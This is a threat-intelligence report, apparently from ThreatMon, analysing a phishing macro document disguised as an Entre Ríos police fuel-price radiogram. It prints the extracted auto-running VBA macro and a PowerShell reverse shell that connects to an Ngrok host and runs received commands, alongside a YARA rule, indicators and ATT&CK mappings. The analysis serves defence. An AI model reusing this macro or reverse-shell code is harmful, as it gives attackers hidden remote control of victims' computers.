ThreatMon

Argentina Police Targeted:

MALDOC Analysis with PowerShell Backdoor Abuses Ngrok

@ThreatMon
@MonThreat
@threatmon
@TMRansomMonitor

Contents

Introduction


This report presents a technical malware analysis conducted on a malicious document that specifically targets the Argentina Police. The document serves as a phishing method, enticing victims within the organization to open it. Once opened, the document drops a PowerShell backdoor, enabling the attackers to establish persistent access and execute commands on the compromised system. Notably, the backdoor leverages Ngrok, a legitimate service, as a command-and-control (C2) channel to communicate with the compromised systems, effectively bypassing network defenses.

Phishing remains a prevalent method for initiating cyber attacks, exploiting social engineering techniques to deceive victims. In this case, the attackers exploit the trust associated with the Argentina Police, using a deceptive document to lure unsuspecting users. The dropped PowerShell backdoor acts as a stealthy means of maintaining access, bypassing traditional security measures with its flexibility and obfuscation capabilities. By abusing Ngrok, the attackers can establish a covert C2 channel, disguising their malicious communications as legitimate traffic, thereby maintaining control over the compromised systems.

The purpose of this analysis is to provide insights into the methods employed in this targeted attack, including the use of phishing, PowerShell backdooring, and the abuse of Ngrok as a C2 channel. By understanding the tactics and techniques employed by the attackers, organizations, including the Argentina Police, can strengthen their defenses and develop proactive measures to detect, prevent, and mitigate similar threats in the future.

Malicious Office Document

The office document looks like a legitimate radiogram, its name is “Radiograma aumento combustible 10-05-23.docm” which means “Radiogram fuel increase 10-05-23.docm”. A radiogram is a form of communication that was commonly used before the widespread availability of telephones and modern electronic communication methods. It is a message transmitted by radio or telegraphy. Radiograms were often used for urgent or important communications, particularly in military, maritime, or diplomatic contexts.



Policía de Entre Ríos
Jefatura Central
Dirección Operaciones y Seguridad
División Policía Adicional

RADIOGRAMA

DESTINATARIOS: Sres. Directores (Divisiones-Secciones-etc.)
Sres. Jefes Departamentales (Divisiones-Secciones-Crías-Destacamentos-etc.)

REMITE: Dirección Operaciones y Seguridad-División Policía Adicional.

Cat: “U” **Radiograma Nº:** “08” **Fecha:** 11 de Mayo de 2.023.

Recibido:.....

Transmitido:.....

Indicaciones del servicio: informar nuevo precio de nafta súper y suba del valor en las horas de Policía Adicional.

DOS-DPA Nº: 05/23.

Por el presente se informa a la totalidad de las Dependencias Policiales dependientes de la Jefatura Central de Policía, que debido a la **suba** del precio de la **Nafta Súper del A.C.A** registrado en fecha **16/04/2023**, los contratos de Policía Adicional que se confeccionen, deberán regirse acorde a los siguientes montos, a saber:

- **Precio Nafta Súper:** $ 250,10 (doscientos cincuenta pesos con diez ctvs)
- **Precio hora común:** $ 899,40 (ochocientos noventa y nueve con cuarenta ctvs)
- **Precio hora especial:** $ 1.550,60 (mil quinientos cincuenta pesos con sesenta ctvs)

OBSERVACIONES: A los contratos de carácter **fijos**, se les respetara el precio anterior y se aplicara la suba a partir del **1 de Junio del 2023** en caso de mantenerse el valor. En los contratos de servicios **circunstanciales**, la suba del valor se aplicara a partir de la fecha **16/04/2023.**

Despacho Subdirector de Operaciones y Seguridad: 11/05/2023.

Extracted Macro Code

Although it is well-prepared and seems harmless, it is a malicious document with macro. Extracted macro code is an obfuscated VBScript.

```
Attribute VB_Name = "NewMacros"

Sub AutoOpen()
    Dim a209asdi

    a209asdi = "Start-Process $PSHOME\powershell.exe -ArgumentLis"
    a209asdi = a209asdi + "t {$4028565c5a3449979cab3a8c5f1cc8b6 = New-Object"
    a209asdi = a209asdi + " System.Net.Sockets.TCPClient('0.tcp.sa.ngrok.io'"
    a209asdi = a209asdi + ",18632);$d6446ec216cb4b949d9b84d6d2c67d24 = $4028"
    a209asdi = a209asdi + "565c5a3449979cab3a8c5f1cc8b6.GetStream();[byte[]]"
    a209asdi = a209asdi + "$693e5844fe824d2a832359d706c87be6 = 0..65535|%{0}"
    a209asdi = a209asdi + ";while(($i = $d6446ec216cb4b949d9b84d6d2c67d24.Re"
    a209asdi = a209asdi + "ad($693e5844fe824d2a832359d706c87be6, 0, $693e584"
    a209asdi = a209asdi + "4fe824d2a832359d706c87be6.Length)) -ne 0){;$3bc7d"
    a209asdi = a209asdi + "389741b4a348e65de9d39c3746b = (New-Object -TypeNa"
    a209asdi = a209asdi + "me System.Text.ASCIIEncoding).GetString($693e5844"
```

VBScript code led us to an obfuscated Powershell one-liner as follows:

```
Start-Process $PSHOME\powershell.exe -ArgumentList {$4028565c5a3449979cab3a8c5f1cc8b6 = New-Object
System.Net.Sockets.TCPClient('0.tcp.sa.ngrok.io',18632);$d6446ec216cb4b949d9b84d6d2c67d24 =
$4028565c5a3449979cab3a8c5f1cc8b6.GetStream();[byte[]]$693e5844fe824d2a832359d706c87be6 =
0..65535|%{0};while(($i = $d6446ec216cb4b949d9b84d6d2c67d24.Read($693e5844fe824d2a832359d706c87be6, 0,
$693e5844fe824d2a832359d706c87be6.Length)) -ne 0){;$3bc7d389741b4a348e65de9d39c3746b = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($693e5844fe824d2a832359d706c87be6,0, $i);$44b982320b7045188b0ae0100740f3d9
= (ie''x $3bc7d389741b4a348e65de9d39c3746b 2>&1 | Out-String );$44b982320b7045188b0ae0100740f3d92 =
$44b982320b7045188b0ae0100740f3d9 + 'PS ' + (pwd).Path + '> ';$e4517d21bd4d44f38ca272d3b7b73941 =
([text.encoding]::ASCII).GetBytes($44b982320b7045188b0ae0100740f3d92);$d6446ec216cb4b949d9b84d6d2c67d24.Write($e4
517d21bd4d44f38ca272d3b7b73941,0,$e4517d21bd4d44f38ca272d3b7b73941.Length);$d6446ec216cb4b949d9b84d6d2c67d24.Flus
h()};$4028565c5a3449979cab3a8c5f1cc8b6.Close()} -WindowStyle Hidden
```

Powershell Payload

The powershell one-liner we previously mentioned needs to be deobfuscated to read. So here is the readable version of it.

```
$tcpClient = New-Object System.Net.Sockets.TCPClient('0.tcp.sa.ngrok.io', 18632)
$stream = $tcpClient.GetStream()
$buffer = [byte[]]::new(65535)
while (($readBytes = $stream.Read($buffer, 0, $buffer.Length)) -ne 0) {
    $decodedData = [System.Text.Encoding]::ASCII.GetString($buffer, 0, $readBytes)
    $output = Invoke-Expression -Command $decodedData 2>&1 | Out-String
    $prompt = 'PS ' + (Get-Location).Path + '> '
    $encodedPrompt = [System.Text.Encoding]::ASCII.GetBytes($prompt)
    $stream.Write($encodedPrompt, 0, $encodedPrompt.Length)
    $stream.Flush()
}
$tcpClient.Close()
```

Line by Line Explanation

```
$tcpClient = New-Object System.Net.Sockets.TCPClient('0.tcp.sa.ngrok.io', 18632)
```

First line creates a new TCP client object and establishes a connection to the hacker's C2 server which abuses Ngrok.

```
$stream = $tcpClient.GetStream()
$buffer = [byte[]]::new(65535)
```

Next two lines create a stream to receive the data and initialize a buffer for storing it.

```
while (($readBytes = $stream.Read($buffer, 0, $buffer.Length)) -ne 0) {
    $decodedData = [System.Text.Encoding]::ASCII.GetString($buffer, 0, $readBytes)
    $output = Invoke-Expression -Command $decodedData 2>&1 | Out-String
    $prompt = 'PS ' + (Get-Location).Path + '> '
    $encodedPrompt = [System.Text.Encoding]::ASCII.GetBytes($prompt)
    $stream.Write($encodedPrompt, 0, $encodedPrompt.Length)
    $stream.Flush()
}
```

The while loop retrieves the commands, executes them and sends outputs back to the C2 server. So here is the **powershell backdoor**.

YARA Rule

```
rule Office_Document_with_VBA_Project
{
    meta:
      author          = "InQuest Labs"
      description     = "This signature detects an office document with
an embedded VBA project. While this is fairly common it is sometimes
used for malicious intent."
        created_date    = "2022-03-15"
        updated_date    = "2022-03-15"
        blog_reference =
"http://msdn.microsoft.com/en-us/library/office/aa201751%28v=office.10%
29.aspx"
        labs_reference =
"https://labs.inquest.net/dfi/sha256/8a89a5c5dc79d4f8b8dd5007746ae36a3b
005d84123b6bbc7c38637f43705023"
        labs_pivot      = "N/A"
        samples         =
"0d70893cd0ac11d0620faed3ee22bf8db61c430ea3ff862045cd632e714e767f"

      strings:

            $magic1 = /^\xD0\xCF\x11\xE0\xA1\xB1\x1A\xE1\x00\x00\x00/
            $magic2 = /^\x50\x4B\x03\x04\x14\x00\x06\x00/
            $vba_project1 = "VBA_PROJECT" wide nocase
            $vba_project2 = "word/vbaProject.binPK"

    condition:

            (($magic1 at 0) or ($magic2 at 0)) and any of
($vba_project*)

}
```

Indicators of Compromise (IOCs)

TYPE	IOC
SHA-256 HASH	0d70893cd0ac11d0620faed3ee22bf8db61c430ea3ff862045cd632e714e767f
Domain	0.tcp.sa.ngrok[.]io

For more IOCs visit our Github.

MITRE ATT&CK

Technique Name	Technique ID
Spearphishing Attachment	T1566.001
User Execution: Malicious File	T1204.002
Obfuscated Files or Information	T1027
Scripting	T1064

45305 Catalina cs St 150, Sterling VA 20166